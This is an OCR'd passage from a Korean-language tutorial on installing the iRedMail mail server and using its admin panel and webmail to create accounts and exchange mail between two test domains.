
⑨ 해당 서버의 도메인 네임을 입력한다. abc.com을 입력한다.




⑩ 메일 도메인 관리자인 postmaster@aba.com의 패스워드를 입력한다.




⑪ 추가적으로 설치할 구성 요소를 선택한다. 기본 선택된 대로 진행한다.




⑫ 지금까지 선택한 사항을 확인하고, 설치 진행 여부를 묻는다. y를 선택해서 설치를 진행한다.
필요한 패키지의 다운로드가 진행된다. 네트워크 상황에 따라 많은 시간이 걸릴 수 있다.






⑬ 설치 후반에 SSH 허용을 방화벽 룰에 추가할지 물어본다. y를 입력한다.



⑭ 설치가 완료되고 관리자 계정, 패스워드 등을 표시한다.
enp0s3만 활성화하고 재부팅한다.




☑ 설치가 완료되면 다음과 같은 URL을 안내한다.


■ 일반사용자용 Roundcube Webmail	https://mail.abc.com/mail/	https://mail.xyz.com/mail/
■ 메일 서버 관리자용 Web Admin Panel(iRedAdmin)	https://mail.abc.com/iredadmin/	https://mail.xyz.com/iredadmin/
■ 모니터용 Netdata	https://mail.abc.com/netdata/	https://mail.xyz.com/netdata/

라. 메일 서버 관리 및 사용자 계정 생성하기 **관리 패널 URL : https://mail.abc.com/iredadmin/**


① iRedMail의 관리 패널에 로그인한다. https 인증서를 생성하지 않았으므로 [Advanced]를 선택하고 예외 처리를 추가한다.




② [Add Exception..]을 클릭하여 해당 사이트의 https 인증서 신뢰성에 대한 예외 처리를 해준다. 정식으로 운영하는 메일 서버의 경우 인증서를 발행하는 것을 권장한다.




③ 관리용 계정인 postmaster@abc.com으로 로그인한다.




④ 우측의 [+Add...] - [User]를 선택하여 메일 계정을 생성할 수 있다.



⑤ 사용자 계정을 생성하고, 패스워드를 설정한다. 이후 사용자가 로그인하여 패스워드를 변경하여 사용할 수 있다.
생성한 사용자의 최대 사용량 등을 Mailbox Quota로 지정할 수 있다.




⑤ 사용자 계정을 생성하고, 패스워드를 설정한다. 이후 사용자가 로그인하여 패스워드를 변경하여 사용할 수 있다.
생성한 사용자의 최대 사용량 등을 Mailbox Quota로 지정할 수 있다.




마. 사용자 계정으로 로그인하기 **일반사용자 URL : https://mail.abc.com/mail/ https://mail.xyz.com/mail/**


① 일반사용자로 로그인하여 메일을 작성할 수 있다.



② abc@abc.com와 xyz@xyz.com이 서로 메일을 주고 받을 수 있다.

